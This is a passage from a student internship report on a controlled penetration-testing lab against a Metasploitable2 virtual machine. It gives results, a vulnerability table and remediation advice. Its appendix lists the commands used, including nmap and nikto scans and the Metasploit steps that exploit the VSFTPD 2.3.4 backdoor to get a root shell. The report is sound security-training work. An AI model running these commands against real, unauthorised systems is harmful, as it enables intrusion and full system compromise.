
The intercepted request contained information such as:

- HTTP Method
- Requested Resource
- Host Header
- User-Agent
- Accept Headers
- Connection Information



Forwarding the Request

The intercepted request was forwarded using Burp Suite. After forwarding the request, the target web page loaded successfully in Firefox, confirming that the communication had been analyzed without disrupting normal functionality.



Observation

Burp Suite successfully intercepted and displayed the HTTP request generated by the web browser before it reached the target server. This demonstrated how security professionals can

inspect client-server communication, identify sensitive information transmitted over HTTP, and analyze request parameters during web application security assessments.

The experiment also highlighted the importance of secure communication practices and the usefulness of proxy-based testing during penetration testing engagements.

10. RESULTS AND OBSERVATIONS

The Vulnerability Assessment and Penetration Testing (VAPT) activities were successfully completed in the configured virtual environment. Each tool provided valuable information that contributed to the overall security assessment of the target system.

The major observations are summarized below:

Nmap

- Successfully identified the target machine.
- Detected multiple open TCP ports.
- Identified several active network services.
- Determined service versions running on the target machine.
- Collected information useful for further security testing.

Nikto

- Successfully scanned the target web server.
- Detected outdated server software.
- Identified insecure web server configurations.
- Reported potential information disclosure issues.
- Detected default files and security-related findings.

Metasploit Framework

- Successfully identified a suitable exploit for the vulnerable FTP service.
- Exploited the **VSFTPD 2.3.4 Backdoor Command Execution** vulnerability.
- Successfully obtained a remote command shell.
- Verified **root-level access** on the target machine.
- Demonstrated the practical impact of an unpatched vulnerability.

Burp Suite

- Successfully intercepted HTTP requests.

- Analyzed browser-to-server communication.
 - Verified proper request forwarding.
 - Demonstrated proxy-based web application testing.
-

Overall Result

The project successfully demonstrated the complete Vulnerability Assessment and Penetration Testing lifecycle. The use of multiple industry-standard security tools enabled the identification, validation, and analysis of vulnerabilities present in the target system.

The successful exploitation of the vulnerable FTP service confirmed that outdated and improperly secured services can lead to complete system compromise if left unpatched.

The project also demonstrated the importance of structured security assessments, timely vulnerability management, and secure system configuration practices in maintaining a strong cybersecurity posture.

11. VULNERABILITIES IDENTIFIED

The Vulnerability Assessment and Penetration Testing (VAPT) process identified several security weaknesses on the target system. These vulnerabilities were discovered through network scanning, web server assessment, and controlled exploitation using industry-standard security tools.

The identified vulnerabilities are summarized below.

Sr. No.	Vulnerability	Tool Used	Risk Level	Status
1	Multiple Open TCP Ports	Nmap	Medium	Identified
2	Outdated VSFTPD 2.3.4 FTP Service	Nmap	High	Exploited
3	Outdated Apache Web Server	Nikto	Medium	Identified
4	Web Server Misconfigurations	Nikto	Medium	Identified
5	Information Disclosure	Nikto	Low	Identified
6	Remote Command Execution through VSFTPD Backdoor	Metasploit	Critical	Successfully Exploited
7	Unencrypted HTTP Communication	Burp Suite	Medium	Observed

Description of Identified Vulnerabilities

1. Multiple Open Ports

The Nmap scan revealed several open TCP ports on the target machine. Every exposed network service increases the attack surface and may become a potential entry point if not properly secured.

2. Vulnerable VSFTPD 2.3.4 Service

The FTP server running VSFTPD version 2.3.4 contained a known backdoor vulnerability. This vulnerability was successfully exploited using the Metasploit Framework, resulting in root-level access to the target machine.

3. Outdated Apache Web Server

The Nikto scan detected an outdated Apache web server version. Running outdated software increases the likelihood of known security vulnerabilities being exploited.

4. Web Server Misconfiguration

The Nikto scan identified configuration issues and default server settings that could potentially expose unnecessary information to attackers.

5. Information Disclosure

Certain HTTP responses revealed server-related information that could assist attackers during the reconnaissance phase.

6. Remote Command Execution

The Metasploit exploitation successfully demonstrated that the vulnerable FTP service allowed unauthorized remote command execution with root privileges.

7. Unencrypted HTTP Traffic

Burp Suite demonstrated that HTTP requests were transmitted without encryption. Sensitive information transmitted over HTTP can potentially be intercepted by attackers.

12. REMEDIATION AND MITIGATION

Based on the vulnerabilities identified during the assessment, the following remediation measures are recommended to improve the security of the system.

Vulnerability	Recommended Mitigation
Open Ports	Close unnecessary ports using firewall rules and disable unused services.
Outdated FTP Service	Upgrade to the latest supported FTP server version or replace vulnerable software.
Outdated Apache Server	Regularly update Apache to the latest stable release.
Web Server Misconfiguration	Remove default configurations and disable unnecessary features.
Information Disclosure	Configure the web server to hide unnecessary version and system information.
Remote Command Execution	Apply vendor security patches and remove vulnerable software immediately.
Unencrypted HTTP Traffic	Implement HTTPS using SSL/TLS certificates to encrypt communication.

General Security Recommendations

The following best practices should be implemented to reduce security risks:

- Perform regular vulnerability assessments.
 - Apply operating system and application security updates.
 - Remove unnecessary services from production servers.
 - Implement the principle of least privilege.
 - Use strong authentication mechanisms.
 - Monitor system logs regularly.
 - Perform periodic penetration testing.
 - Use firewalls and intrusion detection systems.
 - Encrypt sensitive network communication using HTTPS.
 - Maintain regular backups of important data.
-

13. CHALLENGES FACED

During the implementation of this project, several challenges were encountered. These challenges provided valuable practical learning experiences and improved understanding of real-world cybersecurity environments.

The major challenges faced during the project include:

- Configuring the virtual machines on the same NAT network.
- Resolving network connectivity issues between Kali Linux and Metasploitable2.
- Identifying the correct IP addresses after network reconfiguration.
- Understanding the output generated by Nmap and Nikto.
- Selecting an appropriate Metasploit exploit module from multiple available modules.
- Successfully configuring the exploit parameters before execution.
- Configuring Mozilla Firefox to communicate through Burp Suite's proxy.
- Understanding HTTP request interception using Burp Suite.

Each challenge was resolved through systematic troubleshooting, configuration verification, and repeated testing.

14. LEARNING OUTCOMES

The successful completion of this project provided practical exposure to several important cybersecurity concepts and tools.

The key learning outcomes include:

- Understanding the complete Vulnerability Assessment and Penetration Testing (VAPT) lifecycle.
 - Gaining practical experience with VMware-based cybersecurity laboratories.
 - Learning network reconnaissance using Nmap.
 - Understanding web server vulnerability assessment using Nikto.
 - Performing controlled exploitation using Metasploit Framework.
 - Learning HTTP request interception and web traffic analysis using Burp Suite.
 - Developing skills in vulnerability identification and analysis.
 - Understanding the importance of secure system configuration and timely software updates.
 - Learning how to document technical findings in a professional manner.
 - Gaining hands-on experience with industry-standard cybersecurity tools.
-

15. CONCLUSION

This internship project successfully demonstrated the complete Vulnerability Assessment and Penetration Testing (VAPT) process in a controlled virtual environment. A systematic assessment was performed using industry-standard cybersecurity tools including Nmap, Nikto, Metasploit Framework, and Burp Suite Community Edition.

The assessment began with network reconnaissance to identify active services and potential attack surfaces. The web server was then evaluated for known vulnerabilities and security misconfigurations. Based on the identified vulnerabilities, controlled penetration testing was performed using the Metasploit Framework, successfully demonstrating remote root-level access through the VSFTPD 2.3.4 backdoor vulnerability. Finally, Burp Suite was used to analyze HTTP communication between the client and the target web server.

The project highlighted the importance of regular vulnerability assessments, secure system configurations, timely software updates, and periodic penetration testing in reducing cybersecurity risks. The practical implementation also strengthened technical skills in vulnerability analysis, exploitation, web security testing, and professional documentation.

Overall, the project provided valuable hands-on experience with real-world cybersecurity tools and demonstrated the significance of proactive security testing in protecting information systems against potential attacks.

16. REFERENCES

1. OWASP Foundation. **OWASP Web Security Testing Guide**.
 2. PTES (Penetration Testing Execution Standard).
 3. Nmap Official Documentation.
 4. Nikto Official Documentation.
 5. Metasploit Framework Documentation.
 6. Burp Suite Community Edition Documentation.
 7. Kali Linux Documentation.
 8. Metasploitable2 Documentation.
-

17. APPENDIX – COMMANDS USED

Network Verification

ping 192.168.125.129

ip addr

ifconfig

Nmap Commands

nmap 192.168.125.129

nmap -sV 192.168.125.129

nmap -A 192.168.125.129

Nikto Command

nikto -h 192.168.125.129

Metasploit Commands

msfconsole

search vsftpd

use exploit/unix/ftp/vsftpd_234_backdoor

show options

set RHOSTS 192.168.125.129

run

whoami

pwd

uname -a

hostname

id

ls

exit

Burp Suite

- Launch Burp Suite Community Edition.
- Create a Temporary Project.
- Enable **Proxy** → **Intercept**.
- Configure Firefox proxy settings (127.0.0.1:8080).

- Access the target website.
- Intercept the HTTP request.
- Forward the request.
- Observe the webpage loading successfully.